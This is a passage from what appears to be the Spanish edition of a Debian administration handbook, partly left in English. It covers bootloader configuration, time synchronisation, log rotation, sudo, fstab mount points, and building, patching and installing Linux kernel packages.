Ejemplo 8.4 *Archivo de configuración de LILO*

```
# El disco en el que instalar LILO
# Indicar un disco en lugar de una partición
# instalará LILO en el MBR.
boot=/dev/sda
# la partición que contiene Debian
root=/dev/sda2
# el elemento a cargar de forma predeterminada
default=Linux

# la imagen de núcleo más reciente
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Núcleo antiguo (si el recientemente instalado no inicia)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# sólo para inicio dual Linux/Windows
other=/dev/sda1
  label=Windows
```

8.8.3. Configuración de GRUB 2

GRUB (gran gestor de arranque unificado: «GRand Unified Bootloader») es más reciente. No es necesario ejecutarlo luego de cada actualización del núcleo, *GRUB* sabe cómo leer los sistemas de archivos y encontrar la ubicación del núcleo en el disco por su cuenta. Para instalarlo en el MBR del primer disco simplemente ejecute `grub-install /dev/sda`.

NOTA

Nombres de disco para GRUB

GRUB can only identify hard drives based on information provided by the BIOS. `(hd0)` corresponds to the first disk thus detected, `(hd1)` the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. GRUB used to store the correspondences that it detects in the file `/boot/grub/device.map`, GRUB avoids this problem nowadays by using UUIDs or file system labels when generating `grub.cfg`. However, the device map file is not obsolete yet, since it can be used to override when the current environment is different from the one on boot. If you find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run `grub-install` again. `grub-mkdevicemap` can help creating a `device.map` file from which to start.

Las particiones también tienen nombres específicos en GRUB. Cuando utilice particiones «clásicas» en el formato MS-DOS, la primera partición en el primer disco corresponderá con la etiqueta (`hd0, msdos1`), la segunda con (`hd0,msdos2`), etc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time `update-grub` is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/40_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

8.9. Otras configuraciones: sincronización de tiempo, registros, acceso compartido...

Es recomendable que cualquiera que quiera dominar todos los aspectos de configuración de un sistema GNU/Linux conozca los muchos elementos incluidos en esta sección. Se los trata, sin embargo, brevemente y generalmente lo dirigirán a la documentación.

8.9.1. Zona horaria

VOLVER A LOS CIMIENTOS

Enlaces simbólicos

Un enlace simbólico es un puntero a otro archivo. Cuando accede al mismo, abre el archivo al que apunta. Eliminar el enlace no causará la eliminación del archivo al que apunta. Así mismo, no tiene su propio conjunto de permisos sino que retiene los permisos del archivo al que apunta. Finalmente, puede apuntar a cualquier tipo de archivo: directorios, archivos especiales (zócalos, tuberías con nombres, archivos de dispositivo, etc.), inclusive otros enlaces simbólicos.

La orden `ln -s` *`objetivo nombre_del_enlace`* crea un enlace simbólico llamado *nombre_del_enlace* y que apunta a *objetivo*.

Si el objetivo no existe entonces el enlace está «roto» y accederlo resultará en un error indicando que el archivo objetivo no existe. Si el enlace apunta a otro enlace, tendrá una «cadena» de enlaces que se convertirá en un «ciclo» si alguno de ellos apunta a uno de sus predecesores. En este caso, acceder a uno de los enlaces en el ciclo resultará en un error específico (demasiados niveles de enlaces simbólicos: «too many levels of symbolic links»); esto significa que el núcleo se rindió luego de varias vueltas en el ciclo.

La zona horaria, configurada durante la instalación inicial, es un elemento de configuración del paquete *tzdata*. Para modificarla ejecute `dpkg-reconfigure tzdata`, lo que le permitirá seleccionar de forma interactiva la zona horaria a utiliza. Se almacena su configuración en el archivo `/etc/timezone`. Además, se copiará el archivo correspondiente en el directorio `/usr/share/zoneinfo` a `/etc/localtime`; este archivo contiene las reglas sobre las fechas a las que corresponde el horario de verano en los países que lo utilizan.

Cuando necesite cambiar la zona horaria temporalmente utilice la variable de entorno `TZ` que tiene más prioridad que la configurada en el sistema:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
Thu Feb 19 00:25:21 HST 2015
```

NOTA

Reloj de sistema, reloj de hardware

Existen dos fuentes de tiempo en un equipo. La placa madre tiene un reloj de hardware llamado «reloj CMOS». Este reloj no es muy preciso y provee tiempos de acceso bastante lentos. El núcleo del sistema operativo tiene el suyo propio, el reloj de software, que mantiene actualizado a su manera (posiblemente con ayuda de servidores de tiempo, revise la sección Sección 8.9.2, «Sincronización de tiempo» página 188). El reloj del sistema generalmente es más preciso, especialmente debido a que no necesita acceso a variables de hardware. Sin embargo, como sólo existe en memoria, es eliminado cada vez que inicia la máquina a diferencia del reloj CMOS que tiene una batería y, por lo tanto, «sobrevive» reinicios de la máquina o cuando está apagada. Por lo tanto, el reloj de sistema es configurado desde el reloj CMOS durante el inicio y el reloj CMOS es actualizado al apagar (para tener en cuenta posibles cambios o correcciones si no se ajustó correctamente).

En la práctica hay un problema, ya que el reloj CMOS no es nada más que un contador no contiene información sobre la zona horaria. Hay una elección a realizar sobre su interpretación: o bien el sistema considera que está en tiempo universal (UTC, anteriormente GMT) o en horario local. Esta elección podría ser un cambio simple pero las cosas son en realidad un poco más complicadas: como resultado del horario de verano, el desfasaje puede no ser constante. El resultado es que el sistema no tiene forma de saber si éste es correcto, especialmente alrededor de períodos de cambios de hora. Debido a que siempre es posible reconstruir la hora local desde tiempo universal y la información de zona horaria recomendamos fuertemente utilizar el reloj CMOS en tiempo universal.

Desafortunadamente, los sistemas Windows en su configuración predeterminada ignoran esta recomendación; mantienen el reloj CMOS en tiempo local aplicando cambios al iniciar el equipo intentando adivinar durante los tiempos de cambio si el cambio ya fue aplicado o no. Esto funciona relativamente bien siempre y cuando el sistema sólo ejecute Windows. Pero cuando un equipo tiene varios sistemas (ya sea una configuración de «inicio dual» o la ejecución de los mismos en máquinas virtuales), se desata el caos siendo imposible determinar la hora correcta. Si debe mantener obligatoriamente Windows en un equipo o bien debería configurarlo para mantener el reloj CMOS en UTC (definiendo la clave de registro DWORD `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` como «1») o ejecutar `hwclock --localtime --set` para modificar la hora del reloj en hardware e indicarle que se encuentra en hora local (deberá asegurarse de revisar manualmente su reloj en primavera y otoño).

8.9.2. Sincronización de tiempo

La sincronización de tiempo, que puede parecer superfluo en un equipo, es muy importante en una red. Debido a que los usuarios no tienen permisos para modificar la fecha y hora es importante que esta información sea precisa para evitar confusión. Lo que es más, tener sincronizados todos los equipos de una red permite cruzar referencias de información en registros de diferentes máquinas. Por lo tanto, en caso de un ataque, es más sencillo reconstruir la secuencia cronológica de acciones en todos los equipos involucrados en el mismo. Los datos recolectados en varios equipos por motivos estadísticos no tendrán demasiado sentido si no están sincronizados.

VOLVER A LOS CIMIENTOS

NTP

NTP (protocolo de tiempo de red: «Network Time Protocol») le permite a una máquina sincronizarse con otras muy precisamente teniendo en cuenta las demoras inducidas por la transferencia de información sobre la red y otras desviaciones posibles.

Si bien hay numerosos servidores NTP en Internet, los más populares tienden a estar sobrecargados. Es por eso que recomendamos utilizar el servidor NTP *pool.ntp.org* que es, en realidad, un grupo de máquinas que acordaron servir como servidores NTP públicos. Inclusive puede limitar el uso a un subgrupo específico de un país con, por ejemplo, *us.pool.ntp.org* para Estados Unidos o *ca.pool.ntp.org* para Canadá, etc.

Sin embargo, si administra una red grande, se recomienda que instale su propio servidor NTP que sincroniza con servidores públicos. En este caso, todos los otros equipos en su red pueden utilizar su servidor NTP interno en lugar de aumentar la carga en los servidores públicos. También aumentará la homogeneidad de sus relojes ya que todos los equipos estarán sincronizados desde la misma fuente y esta fuente se encuentra muy cerca en cuestiones de tiempos de tranferencia en la red.

Para estaciones de trabajo

Debido a que las estaciones de trabajo son reiniciadas frecuentemente (aunque sólo sea para ahorrar energía), sincronizarlas por NTP al inicio es suficiente. Para hacerlo, simplemente instale el paquete *ntpdate*. Puede cambiar el servidor NTP utilizado modificando el archivo `/etc/default/ntpdate`.

Para servidores

Los servidores rara vez son reiniciados y es muy importante que la hora de estos sistemas sea correcta. Para mantener la hora correcta debe instalar un servidor NTP local, un servicio ofrecido en el paquete *ntp*. En su configuración predeterminada el servidor se sincronizará con *pool.ntp.org* y proveerá la hora como respuesta a pedidos que provengan de la red local. Puede configurarlo editando el archivo `/etc/ntp.conf`, siendo la alteración más importante el servidor NTP al que se refiere. Si la red tiene muchos servidores podría ser interesante tener un servidor de tiempo local que sincroniza con los servidores públicos y es utilizado como fuente de tiempo por los demás servidores de la red.

YENDO MÁS ALLÁ

Módulos GPS y otras fuentes de tiempo

Si la sincronización de tiempo es particularmente crucial en su red es posible equipar un servidor con un módulo GPS (que utilizará la hora de satélites GPS) o un módulo DCF-77 (que sincronizará la hora con el reloj atómico cerca de Frankfurt, Alemania). en este caso, la configuración del servidor NTP es un poco más complicada y necesitará consultar la documentación.

8.9.3. Rotación de archivos de registro

Los archivos de registro pueden crecer, rápido, y es necesario archivarlos. El esquema más común es un archivado rotativo: el archivo de registro es almacenado regularmente y sólo se mantienen los últimos *X* archivos. `logrotate`, el programa responsable de estas rotaciones, responde a las directivas presentes en el archivo `/etc/logrotate` y todos los archivos en el directorio `/etc/logrotate.d/`. El administrador puede modificar estos archivos si desean adaptar la política de rotación de registros definida por Debian. La página de manual `logrotate(1)` describe todas las opciones disponibles en estos archivos de configuración. Podría desear aumentar la cantidad de archivos mantenidos en la rotación o mover los archivos de registros a un directorio específico dedicado a su archivado en lugar de eliminarlos. También puede enviarlo por email para archivarlos en otro lado.

El programa `logrotate` es ejecutado diariamente por la aplicación `cron` (descripta en la Sección 9.7, «Programación de tareas con `cron` y `atd`» página 227).

8.9.4. Compartición de permisos de administración

Frecuentemente, muchos administradores trabajan en la misma red. Compartir contraseñas de root no es muy elegante y abre la puerta al abuso debido al anonimato generado. La solución a este problema es el programa `sudo` que permite a ciertos usuarios ejecutar ciertas órdenes con permisos especiales. En el caso de uso más común, `sudo` permite a un usuario confiable ejecutar cualquier orden como root. Para hacerlo, el usuario simplemente ejecuta `sudo` *`programa`* y provee su contraseña personal como autenticación.

Al instarlarlo, el paquete *sudo* le provee permisos de root completos a los miembros del grupo Unix sudo. Para delegar otros permisos el administrador debe utilizar el programa `visudo` que le permitirá modificar el archivo de configuración `/etc/sudoers` (aquí nuevamente se invocará el editor `vi` o cualquier editor indicado en la variable de entorno `EDITOR`). Agregar una línea con *usuario* ALL=(ALL) ALL permite al usuario en cuestión ejecutar cualquier programa como root.

Configuraciones más sofisticadas permiten autorizar sólo órdenes específicas a usuarios específicos. La página de manual `sudoers(5)` provee todos los detalles de las varias posibilidades.

8.9.5. Lista de puntos de montaje

VOLVER A LOS CIMIENTOS

Montado y desmontado

En un sistema similar a Unix como Debian, los archivos están organizados en sólo una jerarquía de directorios similar a un árbol. El directorio / se llama «directorio raíz»; todos los directorios adicionales son subdirectorios en esta raíz. «Montar» es la acción de incluir el contenido de un dispositivo periférico (generalmente un disco duro) en el árbol de archivos general del sistema. Como consecuencia, si utiliza discos duros diferentes para almacenar los datos personales de los usuarios estos discos tendrán que «montarse» en el directorio `/home/`. El sistema de archivos raíz siempre es montado durante el arranque por el núcleo; los demás dispositivos generalmente son montados durante la secuencia de inicio o manualmente con el programa `mount`.

Some removable devices are automatically mounted when connected, especially when using the GNOME, Plasma or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the `mount` and `umount` commands. The administrator can, however, authorize these operations (independently for each mount point) by including the `user` option in the `/etc/fstab` file.

The `mount` command can be used without arguments to list all mounted filesystems; you can execute `findmnt --fstab` to show only the filesystems from `/etc/fstab`. The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, `mount(8)` and `umount(8)`. For simple cases, the syntax is simple too: for example, to mount the `/dev/sdc1` partition, which has an ext3 filesystem, into the `/mnt/tmp/` directory, you would simply run `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

El archivo `/etc/fstab` tiene una lista de todos los montajes posibles que pueden ocurrir automáticamente durante el inicio o manualmente para dispositivos de almacenamiento removibles. Se describe cada punto de montaje en una línea con varios campos separados por espacios:

- file system: this indicates where the filesystem to be mounted can be found, it can be a local device (hard drive partition, CD-ROM) or a remote filesystem (such as NFS).

  Generalmente se reemplaza este campo con el ID único del sistema de archivos (que puede encontrar con `blkid` **`dispositivo`**) con el prefijo UUID=. Esto previene problemas con cambios en el nombre del dispositivo en caso de agregar o eliminar discos o si se detectan los discos en un orden diferente.
- punto de montaje: esta es la ubicación del sistema de archivos local donde se montará el dispositivo, sistema remoto o partición.
- tipo: este campo define el sistema de archivos utilizado en el dispositivo montado. Algunos ejemplos son ext4, ext3, vfat, ntfs, btrfs y xfs.

  VOLVER A LOS CIMIENTOS

  NFS, un sistema de archivos de red

  NFS es un sistema de archivos de red; en Linux permite acceso transparente a sistemas de archivos remotos incluyéndolos en el sistema de archivos local.

  Puede encontrar una lista de todos los sistemas de archivos conocidos en la página de manual `mount(8)`. El valor especial swap es para particiones swap; el valor especial auto le

dice al programa `mount` que detecte automáticamente el sistema de archivos (que es especialmente útil para lectores de discos y llaves USB ya que cada una puede tener diferentes sistemas de archivos);

- opciones: hay muchas, dependiendo del sistema de archivos, y están documentadas en la página de manual de `mount`. Las más comunes son

  - rw o ro que significan que se montará el dispositivo con permisos de lectura y escritura o sólo lectura, respectivamente.
  - noauto desactiva el montaje automático durante el arranque.
  - nofail permite continuar al proceso de arranque incluso aunque un dispositivo no esté presente. Aseguresé de poner esta opción para los discos externos que puedan estar desconectados durante el arranque, porque `systemd` se asegura de que todos los puntos de montaje que deban montarse automáticamente están realmente montados antes de permitir que continúe el proceso. Puede combinar esto con x-systemd.device-timeout=5s para instruir a `systemd` para que no espere más de 5 segundos para que aparezca el dispositivo (vease `systemd.mount(5)`).
  - user autoriza a todos los usuarios a montar este sistema de archivos (una operación que de otra forma estaría restringida sólo al usuario root).
  - defaults es un sinónimo de la lista de opciones predeterminada: rw, suid, dev, exec, auto, nouser y async, cada una de las cuales puede ser desactivada luego de defaults agregando nosuid, nodev, etc. para bloquear suid, dev, etc. respectivamente. Agregar la opción user lo reactiva ya que defaults incluye nouser.

- dump: this field is almost always set to 0. When it is 1, it tells the `dump` tool that the partition contains data that is to be backed up.
- pass: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

Ejemplo 8.5 *Ejemplo del archivo `/etc/fstab`*

```
# /etc/fstab: información de sistemas de archivos estáticos
#
# <sistema de archivos> <punto de montaje>   <tipo>  <opciones>       <respaldo>  <
    ➥ revisión>
proc            /proc           proc    defaults        0       0
# / era /dev/sda1 durante la instalación
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap se encontraba en /dev/sda5 durante la instalación
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw  0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto 0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/shared /shared         nfs     defaults        0       0
```

El último elemento en este ejemplo corresponde a un sistema de archivos de red (NFS): se montará el directorio `/shared/` en el servidor *arrakis* en `/shared/` en la máquina local. El formato del archivo `/etc/fstab` está documentado en la página de manual `fstab(5)`.

YENDO MÁS ALLÁ

Automontaje

systemd is able to manage automount points: those are filesystems that are mounted on-demand when a user attempts to access their target mount points. It can also unmount these filesystems when no process is accessing them any longer.

Like most concepts in systemd, automount points are managed with dedicated units (using the `.automount` suffix). See `systemd.automount(5)` for their precise syntax.

Other auto-mounting utilities exist, such as `automount` in the *autofs* package or `amd` in the *am-utils*.

Note also that GNOME, Plasma, and other graphical desktop environments work together with *udisks*, and can automatically mount removable media when they are connected.

8.9.6. `locate` y `updatedb`

El programa `locate` puede encontrar la ubicación de un archivo cuando sólo conozca parte del nombre. Devuelve un resultado casi instantáneamente ya que consulta una base de datos que almacena la ubicación de todos los archivos del sistema; se actualiza esta base de datos diariamente con `updatedb`. Existen varias implementaciones de `locate` y Debian eligió *mlocate* para su sistema estándar.

`mlocate` es suficientemente inteligente y sólo devolverá archivos a los que el usuario que lo ejecutó puede acceder a pesar de que utiliza una base de datos que conoce sobre todos los archivos en el sistema (ya que su implementación de `updatedb` ejecuta con permisos de root). El administrador puede utilizar `PRUNEDPATHS` en `/etc/updatedb.conf` para excluir la indexación de algunos directorios y lograr seguridad adicional.

8.10. Compilación de un núcleo

El núcleo que provee Debian incluye la mayor cantidad de funcionalidad posible así como también la mayor cantidad de controladores para cubrir el espectro más amplio de configuraciones de hardware. Es por esto que algunos usuarios prefieren compilar el núcleo para incluir sólamente lo que necesiten específicamente. Hay dos razones para esta elección. Primero, podría optimizar el consumo de memoria ya que el código del núcleo, aún cuando no sea utilizado, ocupa memoria por nada (y nunca es «bajado» al espacio de swap ya que utiliza RAM real) lo que puede disminuir el rendimiento general del sistema. Un núcleo compilado localmente también puede limitar el riesgo de problemas de seguridad ya que sólo se compila y ejecuta una fracción del código del núcleo.

NOTA

Actualizaciones de seguridad

Si decide compilar su propio núcleo, debe aceptar las consecuencias: Debian no puede asegurar actualizaciones de seguridad para su núcleo personalizado. Al matener el núcleo que provee Debian se beneficia de las actualizaciones preparadas por el equipo de seguridad del Proyecto Debian.

Necesita además recompilar el núcleo si desea utilizar ciertas funcionalidades que sólo están disponibles como parches (y no están incluidas en la versión estándar del núcleo).

YENDO MÁS ALLÁ

El libro del núcleo de Debian («Debian Kernel Handbook»)

The Debian kernel team maintains the "Debian Kernel Handbook" (also available in the *debian-kernel-handbook* package) with comprehensive documentation about most kernel related tasks and about how official Debian kernel packages are handled. This is the first place you should look into if you need more information than what is provided in this section.

➨ `https://kernel-team.pages.debian.net/kernel-handbook/`

8.10.1. Introducción y prerequisitos

No es sorprendete que Debian administre el núcleo como un paquete, que no es la forma tradicional en la que se compilan e instalan núcleos. Debido a que el núcleo se mantiene bajo el control del sistema de paquetes puede ser eliminado limpiamente o desplegado en varias máquinas. Lo que es más, los scripts asociados con estos paquetes automatizan la interacción con el gestor de arranque y el generador de initrd.

Las fuenes de Linux en origen contienen todo lo necesario para crear el paquete Debian del núcleo. Sin embargo, necesitará instalar *build-essential* para asegurarse que posee las herramientas necesarias para crear un paquete Debian. Lo que es más, el paso de configuración para el núcleo necesita el paquete *libncurses5-dev*. Finalmente, el paquete *fakeroot* le permitirá crear el paquete Debian sin utilizar permisos de administrador.

CULTURA

Los días de *kernel-package*

Antes que el sistema de compilación de Linux tuviera la capacidad de crear paquetes Debian apropiados, la forma recomendada de crear dichos paquetes era utilizar `make-kpkg`, incluído en el paquete *kernel-package*.

8.10.2. Obtención de las fuentes

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the *linux-source*-version package. The `apt search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the *Unstable* distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of Sección 6.2.6, «Trabajo con varias distribuciones» página 126). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all

distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 4.19 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the *linux-source-4.19* package has been installed. It contains `/usr/src/linux-source-4.19.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xaf /usr/src/linux-source-4.19.tar.xz
```

CULTURA

Ubicación de las fuentes del núcleo

Traditionally, Linux kernel sources would be placed in `/usr/src/linux/` thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a `src` group that allows members to work in this directory, but working in `/usr/src/` should be avoided, nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in `/usr/` unknown to the packaging system, and no risk of misleading programs that read `/usr/src/linux` when trying to gather information on the used kernel.

8.10.3. Configuración del núcleo

El siguiente paso consiste en configurar el núcleo según sus necesidades. El procedimiento exacto depende de los objetivos.

Al recompilar una versión más reciente del núcleo (posiblemente con un parche adicional), probablemente mantenga la configuración tan parecida a la propuesta por Debian como le sea posible. En este caso, y en lugar de reconfigurar todo desde cero, es suficiente copiar el archivo `/boot/config-`*`versión`* (la versión es la del núcleo utilizado actualmente, que puede encontrarse con `uname -r`) en un archivo `.config` en el directorio que contenga las fuentes del núcleo.

```
$ cp /boot/config-4.19.0-5-amd64 ~/kernel/linux-source-4.19/.config
```

A menos que necesite cambiar la configuración, puede parar aquí y continua en Sección 8.10.4, «Compilación y creación del paquete» página 195. Si, por el otro lado, necesita cambiarla o si decide reconfigurar todo desde cero, debe tomarse el tiempo de configurar su núcleo. Hay varias interfaces dedicadas en el directorio de fuentes del núcleo que puede utilizar ejecutando `make` *`objetivo`* donde *objetivo* es uno de los valores descriptos a continuación.

`make menuconfig` compila y ejecuta una interfaz en modo texto (aquí es donde necesita el paquete *libncurses5-dev*) que permite navegar entre las opciones disponibles en una estructura jerárquica. Pulsar la tecla Espacio cambia el valor de la opción seleccionada y Enter valida el

botón seleccionado al pie de la pantalla; Seleccionar vuelve al submenú seleccionado; Salir cierra la pantalla actual y vuelve un paso atrás en la jerarquía; Ayuda mostrará información más detallada sobre el comportamiento de la opción seleccionada. Las teclas de flecha le permiten moverse en la lista de opciones y botones. Para salir del programa de configuración, seleccione Salir del menú principal. El programa luego ofrece guardar los cambios que realizó; acéptelos si está satisfecho con sus selecciones.

Otras interfaces tienen funcionalidades similares pero trabajan con interfaces gráficas más modernas; como `make xconfig` que utiliza una interfaz gráfica Qt y `make gconfig` que utiliza GTK+. La primera necesita el paquete *libqt4-dev* mientras que la última depende de los paquetes *libglade2-dev* y *libgtk2.0-dev*.

Cuando utiliza una de las interfaces de configuración, siempre es buena idea comenzar desde una configuración predeterminada razonable. El núcleo provee tales configuraciones en `arch/`*`arquitectura`*`/configs/*_defconfig` y puede mover la configuración que desee si ejecuta algo similar a `make x86_64_defconfig` (en el caso de un equipo de 64 bits) o `make i386_defconfig` (en el caso de un equipo de 32 bits).

SEGURIDAD

Gestión de archivos `.config` desactualizados

Cuando provee un archivo `.config` que fue generado con otra versión del núcleo (generalmente anterior), tendrá que actualizarlo. Puede hacerlo ejecutando `make oldconfig`, que le preguntará interactivamente las preguntas que corresponden a las nuevas opciones de configuración. Si desea utilizar una respuesta predeterminada a todas estas preguntas, puede ejecutar `make olddefconfig`. Con `make oldnoconfig`, se asumirá una respuesta negativa a todas las preguntas.

8.10.4. Compilación y creación del paquete

NOTA

Limpieza antes de recompilar

If you have already compiled once in the directory and wish to rebuild everything from scratch (for example, because you substantially changed the kernel configuration), you will have to run `make clean` to remove the compiled files. `make distclean` removes even more generated files, including your `.config` file too, so make sure to backup it first. If you copied the configuration from `/boot/`, you must change the system trusted keys option, providing an empty string is enough: `CONFIG_SYSTEM_TRUSTED_KEYS = ""`.

Una vez que está lista la configuración del núcleo, simplemente ejecutar `make deb-pkg` generará hasta 5 paquetes Debian: *linux-image*-versión que contiene la imagen del núcleo y los módulos asociados, *linux-headers*-versión que contiene los archivos de cabecera necesarios para crear módulos externos, *linux-firmware-image*-versión que contiene los archivos de firmware necesarios para algunos controladores (este paquete puede no estar presente cuando se compila el kernel a partir de las fuentes proporcionadas por Debian), *linux-image*-versión-*dbg* que contiene los símbolos de depuración para la imagen del núcleo y sus módulos y *linux-libc-dev* que contiene las cabeceras relevantes a algunas bibliotecas de espacio de usuario como glibc de GNU.

La cadena *versión* es la concatenación de la versión de origen (definida por las variables VERSION, PATCHLEVEL, SUBLEVEL y EXTRAVERSION en el archivo `Makefile`), el parámetro

de configuración LOCALVERSION y la variable de entorno LOCALVERSION. La versión del paquete reutiliza la misma cadena de versión con una revisión adicional que generalmente aumenta (y es almacenada en `.version`), excepto si lo previene con la variable de entorno KDEB_PKGVERSION.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
../linux-headers-4.19.37-falcot_4.19.37-1_amd64.deb
../linux-image-4.19.37-falcot_4.19.37-1_amd64.deb
../linux-libc-dev_4.19.37-1_amd64.deb
```

8.10.5. Compilación de módulos externos

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside the matching kernel. A number of common third party modules are provided by Debian in dedicated packages, such as *vpb-driver-source* (extra modules for Voicetronix telefony hardware) or *leds-alix-source* (driver of PCEngines ALIX 2/3 boards).

These packages are many and varied, `apt-cache rdepends module-assistant$` can show the list provided by Debian. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically detail the specific module(s) it needs to function under Linux.

For example, let's look at the *dahdi-source* package: after installation, a `.tar.bz2` of the module's sources is stored in `/usr/src/`. While we could manually extract the tarball and build the module, in practice we prefer to automate all this using DKMS. Most modules offer the required DKMS integration in a package ending with a -dkms suffix. In our case, installing *dahdi-dkms* is all that is needed to compile the kernel module for the current kernel provided that we have the *linux-headers-** package matching the installed kernel. For instance, if you use *linux-image-amd64*, you would also install *linux-headers-amd64*.

```
$ sudo apt install dahdi-dkms

[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
Loading new xtables-addons-2.12 DKMS files...
Building for 4.19.0-5-amd64
Building initial module for 4.19.0-5-amd64
Done.

dahdi_dummy.ko:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
```

```
   - Installing to /lib/modules/4.19.0-5-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
dahdi, DEB_VERSION, 4.19.0-5-amd64, x86_64: installed
$ sudo modinfo dahdi_dummy
filename:       /lib/modules/4.19.0-5-amd64/updates/dkms/dahdi_dummy.ko
license:        GPL v2
author:         Robert Pleh <robert.pleh@hermes.si>
description:    Timing-Only Driver
[...]
```

ALTERNATIVA

module-assistant

Before DKMS, *module-assistant* was the simplest solution to build and deploy kernel modules. It can still be used, in particular for packages lacking DKMS integration: with a simple command like `module-assistant auto-install dadhi` (or `m-a a-i dahdi` for short), the modules are compiled for the current kernel, put in a new Debian package, and that package gets installed on the fly.

8.10.6. Aplicación de un parche al núcleo

Algunas funcionalidades no están incluidas en el núcleo estándar debido a falta de madurez o algún desacuerdo con los encargados del núcleo. Dichas funcionalidades pueden ser distribuidas como parches que cualquiera puede aplicar a las fuentes del núcleo.

Debian sometimes provides some of these patches in *linux-patch-** packages but they often don't make it into stable releases (sometimes for the very same reasons that they are not merged into the official upstream kernel). These packages install files in the `/usr/src/kernel-patches/` directory.

Para aplicar uno o más de estos parches instalados, utilice el programa `patch` en el directorio con las fuentes y luego inicie la compilación del núcleo como ya describimos.

```
$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4.9.11-201702181444.
    ➥ patch.gz | patch -p1
```

Sepa que un parche dado no necesariamente funcionará con toda versión del núcleo; es posible que `patch` falle al aplicarlo en las fuentes del núcleo. Se mostrará un mensaje de error que provee algunos detalles del fallo; en este caso, revise la documentación disponible en el paquete Debian del parche (en el directorio `/usr/share/doc/linux-patch-*/`). En la mayoría de los casos, el desarrollador indica para qué versiones del núcleo está creado el parche.

8.11. Instalación de un núcleo

8.11.1. Características de un paquete Debian del núcleo

A Debian kernel package installs the kernel image (`vmlinuz-`*`version`*), its configuration (`config-`*`version`*) and its symbols table (`System.map-`*`version`*) in `/boot/`. The modules are installed in the `/lib/modules/`*`version`*`/` directory.

CULTURE

The symbols table

The symbols table helps developers understand the meaning of a kernel error message; without it, kernel "oopses" (an "oops" is the kernel equivalent of a segmentation fault for user-space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses, which is useless information without the table mapping these addresses to symbols and function names.

Los scripts de configuración del paquete generan automáticamente una imagen initrd, que es un minisistema diseñado para ser cargado en memoria (de allí el nombre, que significa «disco ram de inicio»: «init ramdisk») por el gestor de arranque y utilizado por el núcleo Linux sólo para cargar los módulos necesarios para acceder a los dispositivos que contienen el sistema Debian completo (por ejemplo, los controladores de discos SATA). Finalmente, los scripts postinstalación actualizan los enlaces simbólicos `/vmlinuz`, `/vmlinux.old`, `/initrd.img` y `/initrd.img.old` para que apunten a los dos últimos núcleos instalados, respectivamente, así como también a las imágenes initrd correspondientes.

Se encargan la mayoría de estas tareas a scripts de activación en los directorios `/etc/kernel/*.d/`. Por ejemplo, la integración con `grub` está basada en `/etc/kernel/postinst.d/zz-update-grub` y `/etc/kernel/postrm.d/zz-update-grub` para ejecutar `update-grub` cuando se instalan o eliminan núcleos.

8.11.2. Instalación con `dpkg`

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i` *`package`*`.deb`, where *package*.deb is the name of a *linux-image* package such as `linux-image-4.19.37-falcot_1_amd64.deb`.

Los pasos de configuración descriptos en este capítulos son básicos y sirven tanto para un servidor como para una estación de trabajo y pueden ser duplicados masivamente de formas semiautomáticas. Sin embargo, no son suficientes por sí mismas para proveer un sistema completamente configurado. Todavía necesita algunas piezas de configuración, comenzando con programas de bajo nivel conocidas como «servicios Unix».
